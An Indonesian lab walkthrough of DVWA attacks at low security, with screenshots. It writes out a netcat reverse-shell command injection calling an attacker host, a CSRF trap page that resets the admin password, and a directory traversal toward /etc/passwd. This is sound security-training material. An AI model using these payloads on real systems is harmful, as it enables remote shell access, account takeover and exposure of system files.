
-pilih menu Command Execution, maka akan tampil halaman sebagai berikut




-jika kita masukkan IP 127.0.0.1 (local host) dan submit maka akan muncul output dari perintah terminal ‘ping 127.0.0.1’




-jalankan burp suite pada halaman tersebut, maka di burp suite akan terekam request POST ketika melakukan submit di halaman Command Execution. Klik kanan pada request tersebut dan pilih send to repeater




-Buka tab Repeater, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya



-Disini kita akan melakukan command injection dengan menyisipkan reverse shell pada command 'ping'. Sebelum melakukannya buka terminal dan jalankan perintah sebagai berikut



-Kita akan menambahkan perintah 'nc -e /bin/sh 192.168.100.5 4444' dimana 192.168.100.5 adalah IP kali linux dan akan dijalankan di port 4444. Kita akan buat website menjalankan 2 perintah command line sekaligus seperti 'ping 127.0.0.1; nc -e /bin/sh 192.168.100.5 4444' sehingga kita hanya perlu mengisi '127.0.0.1; nc -e /bin/sh 192.168.100.5 4444' ke dalam parameter sebagai berikut kemudian tekan tombol send




-setelah command injection berhasil dijalankan, netcat berhasil terkoneksi dan masuk sebagai 'www-data'


```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.114] 60804
whoami
www-data
```

3. Cross Site Request Forgery (CSRF) (security: low)

-pilih menu CSRF, maka akan tampil halaman untuk mengubah password admin sebagai berikut




-sekarang kita coba ganti passwordnya admin menjadi '12345' dengan mengisi field new password '12345' dan field Confirm new password '12345' kemudian tekan tombol Change maka akan muncul notifikasi 'Password Changed' dan parameter password_new dan juga password_conf di link



-sekarang kita coba copy link tersebut kemudian ubah passwordnya menjadi 'hacked' dan buat halaman jebakan dengan menggunakan HTML sebagai berikut

```
1<!DOCTYPE html>
2<html lang="en">
3  <head>
4      <meta charset="utf-8">
5      <meta http-equiv="X-UA-Compatible" content="IE=edge">
6      <meta name="viewport" content="width=device-width, initial-scale=1">
7      <title>Trap Site</title>
8  </head>
9  <body>
10     <h1>TRAP WEBSITE</h1>
11     <a href="http://192.168.1.114/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change#">Click Here</a>
12  </body>
13</html>
14
```


-buka file HTML tersebut di browser




TRAP WEBSITE

[Click Here](#)

-Klik tulisan 'Click Here' pada halaman tersebut, maka halaman akan otomatis dialihkan ke website DVWA




-Sekarang kita coba login sebagai admin dengan password 'hacked'



The screenshot shows a web browser window with the address bar displaying '192.168.1.114/dvwa/login.php'. The browser's bookmark bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The DVWA logo is centered at the top of the page. Below the logo, there is a login form with two input fields: 'Username' containing the text 'admin' and 'Password' containing seven dots. A 'Login' button is positioned below the password field. At the bottom of the page, a message reads 'You have logged out'.


-Ternyata kita berhasil login dengan password 'hacked' sebagai mengklik link pada halaman jebakan




The screenshot displays the main dashboard of the Damn Vulnerable Web App (DVWA). The browser's address bar shows '192.168.1.114/dvwa/index.php'. The dashboard features a dark header with the DVWA logo. On the left, a sidebar contains a list of navigation links: 'Home' (highlighted in green), 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', 'XSS stored', 'DVWA Security', and 'PHP Info'. The main content area on the right is titled 'Welcome to Damn Vulnerable Web App!' and includes a paragraph describing the application's purpose. Below this, there is a 'WARNING!' section with a warning message, followed by a 'Disclaimer' section with a disclaimer text, and finally a 'General Instructions' section with a brief instruction about the help button.

4. Remote File Inclusion (security: low)


-pilih menu File Inclusion, maka akan tampil halaman untuk mengubah password admin sebagai berikut




-jalankan burp suite di halaman tersebut, maka tampil request untuk menampilkan halaman tersebut. Klik kanan pada request tersebut dan pilih send to repeater




-Buka tab Repeater, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya



-jika kita ganti nilai parameter page menjadi 'file1.php' kemudian klik send maka akan tampil response seperti gambar dibawah ini, dimana `/var/www/dvwa/vulnerabilities/fi` adalah path directory pada server dimana halaman tersebut tersimpan




-disini kita bisa memanfaatkan directory traversal untuk menampilkan isi file /etc/passwd dengan cara menyisipkan '../.../../.../../.../../etc/passwd' pada parameter page dan hasilnya sebagai berikut

